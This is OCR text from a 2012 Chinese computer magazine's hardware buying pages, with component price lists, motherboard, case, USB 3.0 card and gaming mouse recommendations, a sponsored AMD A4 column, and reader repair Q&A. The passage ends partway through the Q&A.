注意产品售后保修。对于移动硬盘来说，使用上的特性必须考虑售后保修问题，保修时间越长对消费者越有利，而保修时间的长短，也是正规行货、水货、组装货、假货之间的重要区别，因为后三者往往是一年保修甚至没有保修。此外，现在购买电子产品的渠道有很多，网上网下都可以购买，考虑到售后保修，一定要选择信誉度好的商家。



为了方便读者购买，我们组织了USB3.0 1TB原装移动硬盘优惠活动，市场价829元，优惠价798元包邮！原厂品质，质保3年！



活动地址：
电脑报商城 http://www.cpcwshop.com
淘宝直营店 http://icpcw.taobao.com
汇款地址详见D16版
团购热线：
023-63658888-13108
团购时间：2012年4月9日-2012年4月15日

产品型号	参考价格(元)
Intel处理器	
Celeron G530 2.4GHz(散)	260
Pentium E6500 2.93GHz(盒)	430
Pentium G620 2.6GHz(盒)	410
Core i3 2100 3.1GHz(盒)	700
Core i3 2120 3.3GHz(盒)	760
Core i5 2320 3.0GHz(盒)	1160
Core i5 2500K 3.3GHz(盒)	1400
Core i7 2600 3.4GHz(盒)	1850
Core i7 2600K 3.4GHz(盒)	1930
Core i7 3960K 3.3GHz(盒)	7500
AMD处理器	
AMD FX-6100 3.3GHz(盒)	900↓
AMD FX-4100 3.6GHz(盒)	730
Athlon Ⅱ ×4 641 2.8GHz(盒)	440
A4 3400 2.7GHz(盒)	380
A6 3670 2.7GHz(盒)	660↓
A8 3850 2.9GHz(盒)	800↓
Athlon Ⅱ ×2 255 3.1GHz(盒)	380
Athlon Ⅱ ×3 450 3.1GHz(盒)	420
Athlon Ⅱ ×4 640 3.0GHz(盒)	700
Phenom Ⅱ ×4 965 3.4GHz(盒)	840
Phenom Ⅱ ×6 1055T 2.8GHz(盒)	980
Phenom Ⅱ ×6 1100T 3.3GHz(盒)	1320
DDR2 800内存	
威刚 万紫千红2GB	190
金士顿ValueRAM 2GB	190
宇瞻 经典2GB	200
金泰克 鲨虎2GB	180
DDR3 1333内存	
宇瞻 经典2GB	75
宇瞻 经典4GB	135↑
威刚 万紫千红2GB	75
威刚 万紫千红4GB	135↑
金士顿ValueRAM 2GB	75
金士顿ValueRAM 4GB	135
DDR3 1600内存	
金士顿 骇客神条 2GB	120
金士顿 骇客神条 4GB	170
威刚 游戏威龙 2GB	100
威刚 游戏威龙 4GB	170
宇瞻 黑豹金品 2GB	100
宇瞻 黑豹金品 4GB	170
台式机硬盘	
希捷 酷鱼500GB	500
希捷 酷鱼1TB(单碟1TB)	600
希捷 酷鱼2TB(3碟装)	750
希捷 酷鱼3TB(3碟装)	1150
西部数据500GB(蓝版)	570
西部数据1TB(绿版)	600
西部数据1TB(黑版)	970
西部数据2TB(绿版)	745
日立 500GB 16MB	500
日立 1TB 32MB(单碟1TB)	600
日立 2TB 64MB	770
日立 3TB 64MB	1190
固态硬盘	
三星 470系列 64GB	599
金士顿 V200 S2 64GB	599
威刚 S511系列 120GB	1099
英特尔 320Series 120GB	1369
十铨科技 S2系列 120G	1069
Intel主板	
梅捷 SY-H67+节能版	699
昂达 H61U魔固版	499
微星 H61MU-E35(B3)	529
华硕 P8H61-M	499
技嘉 GA-Z68A-D3H	999
精英 H61H2-M2	449
双敏 UH61MT	309
华擎 Z68 Pro3	829
铭瑄 MS-Z68U3 Pro	688
映泰 TZ68K+	799
七彩虹 战斧C.P67	499
AMD主板	
昂达 A75T 魔固版	499
技嘉 A55M-S2H	599
映泰 TA75M	599
铭瑄 MS-A75MU3 Pro	399
梅捷 SY-A75+节能版	699
华硕 M5A97	699
微星 870-C45	449
盈通 A880GT 战鳌版	399
华擎 970 Extreme4	899
精英 A880GM-M7	499
双敏 UA55MT	299
七彩虹 战斧C.A75 X5	599
NVIDIA显卡	
七彩虹 iGame550Ti烈焰战神U	799
铭瑄 GTX550Ti 巨无霸	799
昂达 GT450 512MB GD5	599
微星 N560GTX-至尊V5	1199
华硕 ENGTX560 TI DC2/2DI/2GD5	2099
技嘉 GV-N550D5-1GI	788
索泰 GTX560Ti-1GD5 毁灭者DTC	1699
盈通 GTX 560 游戏高手 1G P1	1199
影驰 GTX550 Ti 虎将	749
双敏 GT440 DDR5 V1024小牛版	449
AMD显卡	
铭瑄 6770变形金刚	589
盈通 R6950-2048GD5游戏高手	1699
镭风 HD6870 Xstorm 1GB	1199
讯景 HD-677X-ZNL 火上刷版	699
华硕 HD7850 DirectCU II	2299
昂达 HD6770 512MB 神戈	599
蓝宝 HD6850 1GB 黑钻版 OC	1199
迪兰恒进 HD7970 3G	4699
液晶显示器	
明基 G941A	749
明基 GL2240	999
AOC E951F	669
AOC E2243FW	880
长城 L2282	860
长城 Z2588 plus	1399
华硕 VE198D-A	799
华硕 VS239N-C	1399

责编 | 薛昱 美编 | 黄莹 组版 | 向海蓉 责校 | 杨忠刚

购PK

俗话说得好，买东西货比三家不吃亏，特别是新出来的产品，了解不够深入的话很容易买不到心仪的产品，那不如来购PK平台看一看，说不定能给你一些好的建议哟！

谁是全能真旗舰

旗舰 Z77 主板对比

最新的Z77已于4月8日正式上市，而采用旗舰级芯片组设计的Z77主板基本上就是主板发展的风向标。华硕和微星的旗舰主板目前都已上市销售，我们可以发现，两款主板都是针对高端DIY发烧友市场，针对发烧友的需求，华硕推出了WIFI GO！等增加用户体验的新技术，而微星也通过军规三代用料和OC Genie II为玩家定制更专业的超频平台。不过谁能更胜一筹，只有PK一番才能见分晓。

Win 华硕 P8Z77-V Deluxe

■优点：全数字供电、应用多样化、接口丰富
■缺点：价格略贵
■供电相数：16+4 相
■USB3.0 接口数：6 个
■网络接口：2×千兆网卡
■无线网络接口：双通道 WiFi/ 蓝牙 4.0
■PCI-E 3.0 插槽数：3 个

@ 权明州：接口多很霸气

作为旗舰级主板，必须有一股霸气，所以背板必须被各种接口挤得满满的，P8Z77-V Deluxe 一看就是其中代表，不仅接口种类众多，而且数量上也是非常厚道，两个双千兆网卡和 6 个 USB3.0 接口的配置估计也是顶级中的顶级了。这款主板还带有无线 WIFI 接口和一个蓝牙 4.0 接口，看来这款主板是想接什么就接什么了！

@ 阿布：WIFI GO 值得研究

作为华硕的旗舰级主板，它带有的华硕 WIFI GO！技术让人眼前一亮。依靠华硕提供的 DLNA streaming 技术，通过即时接入点可以在家里的任何地方与电脑进行连接，分享电脑数据。还可以通过智能手机与平板电脑进行远程控制。WIFI GO！技术让电脑的适用范围扩展到了家里的任何地方，而且 P8Z77-V Deluxe 还是用的双通道 WIFI，那信号强度方面也是完全不用担心的。



微星 Z77A-GD65

■优点：军规用料、OC Genie II 超频方便
■缺点：接口略少
■供电相数：11 相
■USB3.0 接口数：2 个
■网络接口：1 个千兆网卡
■无线网络接口：无
■PCI-E 3.0 插槽数：3 个

@ 方十字：军规用料豪华

微星的这款主板在核心部分的用料采用的是第三代军规用料，不仅采用了超导磁 SFC 电感和 DrMOS II，电容上更是用到了钽电容，用料上微星的这款主板可谓诚意十足。这样的配置不仅可以延长主板的使用寿命，而且主板在超频时保证了更好的稳定性。所以这款主板绝对是像我这种超频爱好者的最爱。

@ 虎子：OC Genie II 自动超频菜鸟也能玩

这款主板一看就是一款很不错的超频主板，首先它的用料扎实，这款主板带有的非常多的按键与旋钮可以给超频爱好者在超频时提供便捷。其中最值得一提的便是 OC Genie II 自动超频，只要一按 OC Genie II 按钮，主板就会自动对处理器、内存和核芯显卡进行超频，并自动寻找最佳频率，即便是菜鸟玩家也可以用它来体验超频的快感。

编辑点评 既全能又有新体验 这才是真旗舰

两款主板虽都为各自品牌的旗舰主板，不过价位上的差别使得这两款主板在规格上出现较大差距。超频方面，微星的用料与快捷按键有一定的优势，但是我们也不能忽视华硕的核心供电采用了 16+4 相数字供电和内存数字供电，所以两者在用料方面难分伯仲。

接口种类上，华硕 P8Z77-V Deluxe 多出了 Display Port 视频接口和双通道 WIFI 接口和蓝牙 4.0。在数量上，华硕的 USB3.0 接口比微星多了 4 个，千兆网卡也要多出 1 个。

从应用角度来看，华硕 WIFI GO！算是第一批上市的 Z77 主板中最亮眼的应用，它不仅为电脑提供了更多操控方式，还将电脑的适用范围从电脑桌扩大到了整个家庭。而微星的 Z77A-GD65 在超频体验方面做得很不错，多个辅助超频的按钮使得超频变得更简便，其 OC Genie II 自动超频技术更让玩家可以命令主板对处理器、内存、核芯显卡等多个环节进行自动超频，使得超频门槛变低且更加人性化。

当然，综合各种因素，华硕 P8Z77-V Deluxe 更为全能，更是顶级主板气质，所以将它定性为“真”旗舰级 Z77 主板相信也不会有人提出异议。不过微星 Z77A-GD65 在超频方面确实做得不错，是一款“专精”主板。预算不足的超频爱好者也可以多关注微星这款主板，高端游戏发烧友及喜爱 P8Z77-V Deluxe 的玩家可考虑华硕此款主板，而且，在稍等一段时间后，应该会看到让人心动的价格。

企业专栏

游戏高清两不误 玩家大爱AMD A4攒机推荐

身处喧闹的都市，每天忙碌的工作总是让我们停不下脚步，但总有那么一刻我们会全身心的放松自己，比如玩游戏、看电影、听音乐……但在我们静静的享受着这一刻的同时，前提是我们必须拥有一台完全适合自己的机子，那么一颗性能足够强悍但性价比又足够诱人的强U就是我们攒机选择的关键了。而AMD A4系列APU的出现无疑为各位带来了福音，其完全可以满足用户的这些需求，神马大型网游、高清电影对它来说都是浮云，绝对是各路达人们攒机的最佳选择。

对于台式机来说，CPU处理器、主板、显卡这传统三大件，无疑是影响电脑性能的关键。而自从AMD APU问世之后，攒机不再是传统三大件，现在只需选购APU和主板就可以轻松搞定平台，APU完美地融合了CPU处理器和GPU独显核心，实现了主流的图形特效性能，减少了购置独立显卡的成本和功耗。当然若想进一步提高图形性能，还可以选购独立显卡与APU内部的独显核心组建双显卡交火平台，使平台的图形性能可以大幅提升，当然除了获得更出色的应用体验之外，成本最小化也是我们追求的目标。现在我们就为大家介绍目前非常流行的AMD APU A4平台产品：

AMD 参考报价			对应产品参考报价		
型号	建议平台搭配	价格（元）	同级别产品	同级别搭配	价格（元）
APU 双显卡平台			同级别对应产品独显平台		
A4-3400	主板：AMD A55 显卡：AMD Radeon HD 6450 +Radeon HD 6410D 双显卡交火	平台参考 1100	奔腾 G840	主板：Intel H67/H61 显卡：AMD Radeon HD 6450 独显	平台参考 1300
APU 融合平台			同级别对应产品整合平台		
A4-3400 融合核显驱动 HD6410D	主板：AMD A55	处理器价格 379	奔腾 G840 融合核心处理器 HD Graphics	主板：Intel H67/H61	处理器参考价格 489
A4-3300 融合核显驱动 HD6410D	主板：AMD A75	处理器价格 339	奔腾 G620 整合核心显卡 HD Graphics	主板：Intel H67/H61	处理器参考价格 409

绝对爽 A4-3400 让你身陷游戏世界

对于不少玩家来说，在玩大型网游的时候，寻求的就是流畅刺激，就是要享受到身临其境的感觉，那么显然选择一款性能超强U就是重中之重了。而在这方面AMD A4系列具有得天独厚的平台优势，AMD A4-3400无论是《诛仙》、《帝国文明》、《完美世界》等大型3D游戏，或是《龙之谷》、《魔兽世界》等热门网游，凭借出色的游戏性能都能将这些主流游戏轻松拿下，应付自如，保证让各位玩家在享受游戏的同时能够身临其境，而将于近期发布的游戏大作《魔兽世界-熊猫人之谜》也能在较高画质下流畅运行。再者A4-3400作为目前Llano A系列APU产品中性价比超高的一款产品，其完美融合了双核心CPU和一款性能足以媲美入门级独显的Radeon HD 6410D GPU独显核心，支持Direct X11和AMD双显卡交火技术，在搭配特定型号的独立显卡后，图形性能可以得到大幅提升，绝对让你轻松应战各路游戏，一路征途到底。

高清视界 A4-3300让你爽看各路影片

恩爱小夫妻是否经常因为去影院看电影大片耗费巨资而苦恼？现在攒台可看高清电影的电脑之后就可以完全彻底为你解决这一难题，任何高清大片任君选择。当然要想获得这份幸福大礼包的前提必须要选择一款合适的强U才行，现在AMD为大家带来的另外一款性价比超高入门级APU A4-3300，其相比A4-3400只是CPU主频稍低，默认频率为2.5GHz，支持目前主流的DirectX11和UVD3高清加速功能，对于主流网络游戏及1080P高清电影的流畅播放是完全不在话下，无论是《异星战场》、《诸神之怒》这样高码率的3D大片，还是《晚秋》、《战马》这样的高清影片，A4-3300完全可以无压力的进行播放，逼真的视觉效果更是让你犹如身临其境，如梦如幻。而且最重要的一点就是A4-3300目前仅339元的市场售价，其超高的性价比对于居家用户来说可谓是福音之作。

AMD平台攒机推荐

A4-3400双显卡平台

A4-3400+AMD A55主板+AMD Radeon HD 6450

平台总价：1100元

选购理由：作为一款定位入门级、应用更广泛的高性能处理器，A4-3400无论是对家庭用户还是office职员来说都是一个最佳选择。A4-3400内置双核心CPU，频率达到2.7GHz，其融合的独显核心是同样支持DX11和双显卡技术的Radeon HD 6410D，而其显示性能已经大大超越了市面上的其他所有品牌的整合显卡，对付3D游戏也不在话下。通过搭载Radeon HD 6450独立显卡与A4-3400内部融合的Radeon HD 6410D独显核心组建双显卡交火模式，便可以得到使平台图形性能进一步提升，这无疑大大超越于竞品普通独显平台。而且最关键的是A4-3400的TDP功耗仅有65W，因此亦非常适合追求视频享受的高清蓝光应用，相信对于诸多级玩家来说，该款CPU也会是一个不错的选择。

A4-3300融合平台

A4-3300+AMD A55主板

平台总价：800元

选购理由：A4-3300作为A4家族中的另外一员大将，其超高的性价比以及综合能力也一直受到诸多DIY玩家的青睐。A4-3300拥有双核心栓线程，并且32nm的工艺制程使其功耗控制非常不错，内置强力独显核心完全可以满足入门级玩家的影音娱乐需要，并且在不搭配独立显卡的情况下亦可以轻松支持很多网络游戏，因此很多玩家便可以选择在不搭配独显的情况下进行游戏，而且最重要的一点就是这样便大大减少了用户攒机的价格，现在这样一套装备总价只需八百元，其超高的性价比也是让其在这一市场独占鳌头的最大优势，成为万千大众的最爱。

责编 | 薛昱 美编 | 全馨 组版 | 况中银 责校 | 雷灿

USB 3.0极速两件套

前置USB 3.0已经成为机箱的主力配置，但不少用户买回机箱之后才发现由于主板不支持，导致前置USB 3.0只能作为摆设。因此在USB 3.0时代，主板与机箱的搭配也成了一门学问。这次我们就根据不同用户的需求，为大家推荐几款主板和机箱的搭配，力求做到合理实用。

主板、机箱怎么选

前置USB 3.0主要分为USB 3.0延长线以及主板插针连接两种方式，每种连接方式对于主板、机箱的选购方法又有所不同。

USB 3.0延长线连接：注意机箱走线

这是最为常见的连接方法，机箱后面那一条粗粗长长的线就是USB 3.0延长线。这就要求主板背部必须提供USB 3.0接口，如果主板没有提供USB 3.0接口，还可以与USB 2.0兼容。对机箱而言，这种连接方式要求就要高一些，用户应当特别注意机箱内的走线设计，毕竟又多了2条又粗又长的USB 3.0延长线，如果走线设计得不好不仅使机箱内部走线更为凌乱，而且也影响到主板I/O面板各类设备的拔插。

主板插针连接：注意插针位置

主板插针连接是最理想的前置USB 3.0连接方式，与现有前置USB 2.0连接方式相似，将机箱前置USB 3.0插线和主板USB 3.0插针相连即可，和旧USB 2.0插针并不兼容。但是这种连接方式多出现在中高端主板和机箱上，因此价格方面会略高一些。

选择提供前置USB 3.0插针的主板要特别注意插针的位置，USB 3.0插针为19针设计，线材接口体积比USB 2.0接口要大不少，连接后会占用接口上方一定空间。因此设计得较好的主板，前置USB 3.0插针的位置在主板的边缘或设备比较少的区域，方便操作。市面上也有些主板将前置USB 3.0插针设计到扩展插槽中间，这样插针很可能会被显卡、声卡等扩展设备给挡住，就无法进行安装了。

入门级实用第一

对于预算不多的入门级用户，不多花钱还能用上前置USB 3.0，这才是王道。

低价高规格 斯巴达克 黑潮BI-810/撒哈拉机器侠GT2

■主板价格：398元 ■机箱价格：149元 ■搭配亮点：整体价格虽低，但功能非常丰富，有升级潜力





既想要USB 3.0接口，还要主板价格够低，斯巴达克 黑潮BI-810就是最好的选择。虽然主板报价不到400元，但主板在功能上却一点都不弱，仍然能提供2个USB 3.0接口，既可以直接使用，也可以与机箱进行搭配。板载的mini PCI-E 插槽方便扩展无线网卡或者蓝牙适配器，让台式机用户也能享受无线应用。至于大板设计，利于散热就不用多说了。撒哈拉机器侠GT2机箱同样价格不高，前面板提供1个USB 3.0接口，可通过延长线与主板相连，方便用户使用。如果你觉得箱内线材凌乱，也可以选择背部走线。这两大功能出现在这么一款低价的机箱上非常难得，只不过机箱的钢板有些单薄，这不得不说是一个遗憾。总体而言，这套搭配价格不高，但应用上不乏亮点，给入门级用户的升级提供了可能。

实用之选 七彩虹战斧C.A55K V15/Tt V33.0

■主板价格：399元 ■机箱价格：209元 ■搭配亮点：主板功能较为实用、机箱细节设计周到






定位于入门级用户的A55主板，并没有提供原生USB 3.0，但这款七彩虹战斧C.A55K V15却通过第三方芯片的方式，提供了2个USB 3.0接口，这是一大亮点。除了硬件出彩，主板的软件方面也很有特色，带有七彩虹独家的智能主板3.0技术，拥有智能备份、智能还原与智能超频三大功能，资料、系统备份一键搞定，非常方便。Tt V3 3.0虽然是Tt产品线中定位最低的一款，但仍然提供了1个USB 3.0接口。作为大厂产品，机箱的细节设计也非常出彩，黑化处理、下置电源再加上部分插槽带免工具设计，当然0.6mm厚的SECC钢材不够给力。这个搭配特点在于主板、机箱都非常实用，而且都是大厂出品，质量、售后都比较有保证，算是入门级用户的一个不错的选择。

中端品质优先

中端用户预算更为充裕，选购产品更注重品质以及功能。

性能级搭配 映泰 TZ77A/酷冷至尊捍卫者

■主板价格：799元 ■机箱价格：269元 ■搭配亮点：主板为最新产品，兼容上一代CPU，功能更多，插针式连接，方便易用





映泰 TZ77A价格是首批上市的Z77中最便宜的一款，与上一代Z68价格基本相同，。主板提供了4个USB 3.0接口，其中两个在主板背面，还有两个通过前置USB 3.0插针进行扩展。值得一提的是，这个主板USB 3.0插针布置在PCI插槽与SATA2插槽之间，不用担心被其他设备挡住。虽然Ivy Bridge处理器还没上市，但映泰TZ77A可以兼容上一代SNB处理器，还带有原生USB 3.0、原生PCI-E 3.0，带高清遥控、快速充电功能，功能更强，更值得选择。酷冷至尊捍卫者是一款典型的游戏机箱，汇聚了几乎所有游戏机箱的元素：强悍外形、前置USB 3.0、透明侧板以及支持超长显卡，可谓内外兼修。只是0.5mm的钢材厚度是一大硬伤。这个搭配虽然只有1个前置USB 3.0接口，基本上还是够用了。

超强扩展 技嘉GA-A75M-UD2H/SilverStone SST-PS06B-W

■主板价格：799元 ■机箱价格：499元 ■搭配亮点：主板品质出众、机箱扩展能力较强





技嘉GA-A75M-UD2H是一款非常出色的A75主板，由A75芯片组原生提供4个USB 3.0接口，其中两个接口特意为前置USB 3.0预留。而USB 3.0插针的位置就在主板的边缘，不会受到其他设备的干扰，方便插拔。主板延续了技嘉一贯的高品质做工用料，还专门为每个USB接口配备了保险丝。此外扩展能力也非常不错，提供2条PCI-E 2.0插槽，支持组建CrossFire，是中端市场的有力竞争者。作为一款全塔式机箱，SilverStone SST-PS06B-W看上去非常霸气，机箱前面板提供了2个USB 3.0接口，通过连接线与主板USB 3.0插针相连，可完全释放出主板USB 3.0的扩展能力。此外，机箱做工同样扎实，0.8mm镀锌钢板机身，非常稳固。顶部180mm穿甲弹风扇保证散热，带有正压差防尘功能，适合追求求高质量、高性能、具设计感的中端用户。

老平台用户也能用上USB 3.0

虽然USB 3.0已经成为新主板的必备接口，但是仍有相当数量的老平台没有这一功能。在不换平台的情况下，老用户只要在主板上加一块USB 3.0扩展卡就能用上USB 3.0了。虽说扩展卡提供的USB 3.0传输速度比不上芯片组原生的，但比USB 2.0还是快多了。

魔羯 MC210 USB 3.0卡

如果你想用上USB 3.0扩展卡，又不想多花钱，这款魔羯 MC210 USB 3.0卡就适合你。这是目前市场上最便宜的USB 3.0扩展卡之一，基于NEC D720200F1芯片，拥有非常不错的兼容性，只要你的主板有PCI-E ×1插槽，就能获得2个USB 3.0接口。而且为了避免接口供电不足，扩展卡还带有1个4pin辅助供电接口，非常贴心。



参考价格 109元

奥睿科 pvu3-4p

奥睿科早在2009年就推出了USB 3.0扩展卡，在用户中口碑不错。如果你总觉得USB接口不够用，不妨考虑下pvu3-4p，其提供了多达4个USB 3.0接口。为了防止4个接口同时插上设备之后供电不足，所以额外提供了1个4pin供电接口。此外，产品采用的是VIA的控制芯片，仍然采用 PCI-E ×1接口，适合主流用户升级使用。



参考价格 188元

优越者 Y-6119

小编觉得优越者 Y-6119是一款非常有想法的产品，由USB 3.0扩展卡和机箱前置面板两部分组成，由USB 3.0延长线进行连接，直接解决了老用户不能用前置USB 3.0的难题。而且在机箱后面还预留了两个USB3.0接口，满足不同用户的需求。这种USB 3.0一站式解决方案，非常适合老用户升级购买。



参考价格 219元

责编 | 熊乐 美编 | 仝馨 组版 | 向海蓉 责校 | 曾灿

宝剑配英雄

热门游戏鼠标、鼠标垫搭配指南

最近游戏大作扎堆发布，玩家体验新游戏的时候是不是感到游戏装备不够给力了呢？可不要以为换个高档的游戏鼠标就可以了，要想发挥游戏鼠标的全部性能，鼠标垫也要一起换才行。可是市场上鼠标垫的材质混杂，各有特点，针对不同的游戏，如何与鼠标进行搭配，这确实是个问题。本期导购我们结合目前最为热门的游戏，为玩家推荐鼠标与鼠标垫的搭配，让用户玩得更尽兴。



《暗黑破坏神 3》暗金装备



游戏介绍：跳票！不停地跳票！玩家对《暗黑破坏神 3》是如此的期待，但又是如此的无奈。好在 5 月 15 日，《暗黑破坏神 3》将正式发布，玩家终于可以来到神圣之殿，用 5 种不同的职业感受史诗般的故事情节，挑战恶魔、怪物和强大的 BOSS，累积经验，增强能力，获得具有神奇力量的物品。

最佳搭档：



赛睿 暗黑 3 电竞鼠标



冰豹 Alumic 鼠标垫

推荐理由：《暗黑破坏神 3》游戏的节奏非常快，拥有高速流畅的游戏过程，因此需要一款响应迅速，且能快速点击的武器。赛睿 暗黑 3 电竞鼠标是赛睿与暴雪联合推出的产品，专门针对游戏进行了一定的优化，比如采用激光引擎、分辨率高达 5000 DPI，提供 7 个可编程宏按键，每个按键点击寿命高达 10 万次，再加上恶魔红光的装饰，好看又好用。鼠标垫小编推荐冰豹 Alumic 鼠标垫，铝合金材质打造，双面设计，一个偏重于速度，一个偏重于操作，表面具有最佳追踪性能，适合赛睿 暗黑 3 电竞鼠这样的高分辨鼠标使用。

搭配亮点：鼠标外观有特色，激光引擎，按键长寿命；鼠标垫铝合金材质，双面设计，性能出色

《穿越火线》爆头利器



游戏介绍：现在有种说法，真人 CS 应该改名了，叫真人 CF 才对，由此可见《穿越火线》的人气之高。其以快节奏游戏和爽快的打击感，吸引了不少玩家。今年以来，《穿越火线》先后举办 CFPL（穿越火线职业联盟电视联赛）、百城联赛、先上挑战赛、全民星赛等四大赛事，吸引了众多玩家的关注。

最佳搭档：



罗技 G400



雷蛇重装甲虫杀戮版

推荐理由：《穿越火线》号称“三亿鼠标的枪战梦想”，可见鼠标对其的重要性。对于 FPS 游戏，基本上是在小范围内移动，要求鼠标底盘大、手贴合程度高，定位稳而准，DPI 要能调得很低。作为经典产品 MX518 的继任者，罗技 G400 的综合能力很强，精准定位，8 键可编程，人体工学设计，四挡可调 DPI，再加上罗技产品一贯的耐用特质，很是实用。而雷蛇重装甲虫杀戮版为布料材质，粗面设计，表面光滑度略差，但操控性更强。整体而言，这个搭配无论是性能还是功能，都非常适合《穿越火线》发烧友，尽管其价格并不发烧。

搭配亮点：鼠标综合性能出色，结实耐用；鼠标垫粗面设计，操控性强

《英雄联盟》终极神装



游戏介绍：今天你撸了吗？目前最火的网络游戏是什么，那肯定非《英雄联盟》莫属了。这款由美国 Riot Games 开发的 3D 大型竞技场战网游戏，将 DotA 的玩法延伸到网络游戏世界，还加入了富有特色的英雄、天赋树、召唤师系统、符文等新元素，让玩家感受全新的英雄对战。目前在线人数已经超越《魔兽世界》成为全球第一大网游。

最佳搭档：



冰豹 Kova+



赛睿 SP 鼠标垫

推荐理由：玩《英雄联盟》这样的游戏，要求鼠标体积不能太大，而且极速启动和极速停止性能要好，这样就可以精准控制。由于还要经常大幅移动，DPI 也要高。冰豹 Kova+ 个头不大，重量仅为 90g，采用 Pro-Optic R2 激光引擎最高可支持 3200DPI 分辨率调节，这些都符合《英雄联盟》的使用需求，再加上仿肤质涂层加人体工学的外形握感非常出众，长时间使用不易感到疲劳。考虑到玻璃与金属材质的鼠标垫价格太高，塑料材质的赛睿 SP 也是一个不错的选择，表面非常光滑，适合大幅移动，就是有些不够耐磨。

搭配亮点：鼠标轻巧，定位精准；鼠标垫塑料材质，表面光滑，适合大幅移动

《魔兽世界：熊猫人之谜》橙色武器



游戏介绍：虽然《魔兽世界》的火爆程度已经有所降低，但玩家仍然不少，而且每一次资料片的更新都会引来大批 AFK 玩家重新投身艾泽拉斯。最近《魔兽世界：熊猫人之谜》已经开始测试，估计年内就将与我们见面，新的地图、新的种族、新的职业能不能给我们带来新的体验呢，我们非常期待。

最佳搭档：



雷蛇 那伽梵蛇 六芒星




雷蛇 掘土黄蜂

推荐理由：作为一款典型的 MMORPG 游戏，《魔兽世界》对鼠标性能要求不高，但是可能连续长达数小时的操作，对鼠标的人体工学以及操作的便捷性有较高要求。这款雷蛇 那伽梵蛇 六芒星就非常适合魔兽玩家，鼠标造型非常饱满，带有流线型设计，可以很好地贴合手掌，减轻长时间使用之后的疲劳感。鼠标左侧有 6 个自定义按键，游戏玩家可以设定成技能的快捷键，操作起来得心应手，让游戏玩起来更加简单。搭配布料材质细面设计的雷蛇 掘土黄蜂，可以让鼠标移动平滑而不易丢帧。对于《魔兽世界》的玩家来说，这样的搭配完全够用了。

搭配亮点：鼠标人体工学与操控性非常出色，适合长时间使用，细面鼠标垫光滑细致，移动平滑

责编 | 熊乐 美编 | 仝馨 组版 | 向海蓉 责校 | 曾灿



提问邮箱：
pcw-hardware@vip.sina.com

外设类

主板配套挡板有“毛刺”

青海 殷淘：刚装完一台新电脑，主板配套的挡板上有“毛刺”，刚好挡住了一个 USB 接口。插拔 U 盘时，总是担心会划伤 U 盘，请问应该怎么办呢？另外，主板配套的挡板非得装上吗？到底有什么用处呀？

这位读者的动手能力看来不是很强，实际上只需要把毛刺掰一掰，让其不再挡住 USB 接口就可以了。至于主板的配套挡板，则建议安装上。因为这个金属挡板可以有效防止辐射外泄，所以实际意义还是很大的，最好不要丢弃不用。


主板的配套挡板可以防止辐射外泄

如何连接前置 USB 接口

贵州 吕贤：刚买了一个新机箱，刚好有 USB 前置接口，就是不知道怎么连接。在这里想请教一下，到底应该怎样连接前置 USB 接口呢？

目前来看，机箱前置 USB 接口的连线都采用了防呆式设计。10 根插孔之中，有 1 根其实是被封闭的。所以这位读者只需按照主板说明书，找到主板上的 9 根 USB 插针，并按照对应的位置插入，就可以搞定了。整个过程只需要仔细观察，并实现一一对应。由于采用了防呆设计，只要不使用蛮力，所以插反的可能性很小。


现在的机箱前置 USB 连线都采用了防呆式设计

单击鼠标经常变成双击

海南 徐锦宏：刚买了现代 MK280 的鼠标，使用时还算挺舒服。但是奇怪的是，最近鼠标单击操作总是变成双击操作，难道是鼠标故障了？

出现这种问题，存在多种可能性。建议这位读者先更换一个 USB 接口试试，之后再更换一台电脑试试。如果都试了之后，单击变成双击的问题还没有解决的话，那么就应该是鼠标本身的硬件问题。既然是刚买的，应该还有保修，建议尽快送修。

SATA/IDE 转接卡无法识别光驱

江西 李斯如：前几天看了报纸的升级回答，发现了 SATA/IDE 全能转接卡，于是就买了一块回家。现在的问题是，把 IDE 光驱连接之后无法识别，怎么掰动开关都不行。急切求解释，多谢，多谢！

为了方便使用，很多 IDE 光驱都被设置为从盘（Slave），以免对 IDE 硬盘造成干扰。不过这样一来，却对 SATA/IDE 全能转接卡的识别造成了阻碍。建议这位读者试试把光驱设置为主盘（Master），问题应该就可以迎刃而解了。

电源漏电怎么办

上海 付瑛：因为电源风扇噪音太大，所以将电源拆开后扫灰，安装上后就开始漏电了。用手摸电源，甚至摸 IDE 和 USB 接口等等，都有带电的感觉。我想问的是，这种情况下开机对电脑有害处吗？我这里是无法接地线的，如果从主板或电源外壳上引出一条线，接入市电的零线上，这样算不算接地啊？

这应该是这位读者在拆解电源后，安装时不小心，导致电源内部的元件接触到电源外壳，从而漏电。这样的情况对电脑肯定是有害的，绝对不可以引出线后接入市电零线，这可能会造成较大的电流直接通过主机，烧坏所有硬件。建议将电源送到维修处，让其帮忙处理一下。也就是拆开检查到底什么元件碰到电源外壳了。

板卡类

显卡风扇降速线

新疆 赵立：刚买了一个 HD6750 显卡，噪音极大。去网上查了一下，竟然发现这款显卡采用了一个无法温控调速的风扇。厂商真抠门，也太省了吧？请问我该怎么办？是不是应该更换显卡散热器呢？

如果噪音特别大的话，不妨在淘宝上购买一根显卡风扇降速线。这种降速线中会设置有一个电阻，并采用了两针设计，所以能够与大多数显卡风扇相匹配。降速线的售价通常是 2～3 元，买了之后安装上，噪音问题即可得到缓解。不过这样降速的话，势必会影响显卡的散热。如果到了夏天，家里又没有空调的话，则建议取下降速线，恢复风扇的正常转速来保证显卡散热。

部分主板可以支持两种散热器

黑龙江 武斌：刚买了华擎的 H61M-VS 主板，采用了 LGA1155 接口设计。我想问以前的 LGA775 散热器是否还可以继续用，感觉大小差不多呀。

虽然散热器大小不同，但是扣具和孔距完全不同，所以 LGA1155 和 LGA775 的散热器根本无法通用。不过需要注意的是，这位读者所购买的华擎 H61M-VS 主板是一个特例。仔细观察这款主板的 CPU 插座附近，除了看到 LGA1155 的散热器孔位之外，还可以看到旁边有一个不太明显的 LGA775 散热器孔位。所以这位读者的散热器可以继续使用，只是安装后看起来歪了一点，但并不影响散热。



部分主板提供了同时支持 LGA1155 和 LGA775 两种散热器的孔位

风扇受到刮碰后死机

广西 马思乐：前几天开始，电脑经常出现死机。首先是机箱里传出风扇莫名其妙的噪音，好像刮碰到什么东西。之后就突然没声了，再后就死机了。请问这是怎么回事呀？

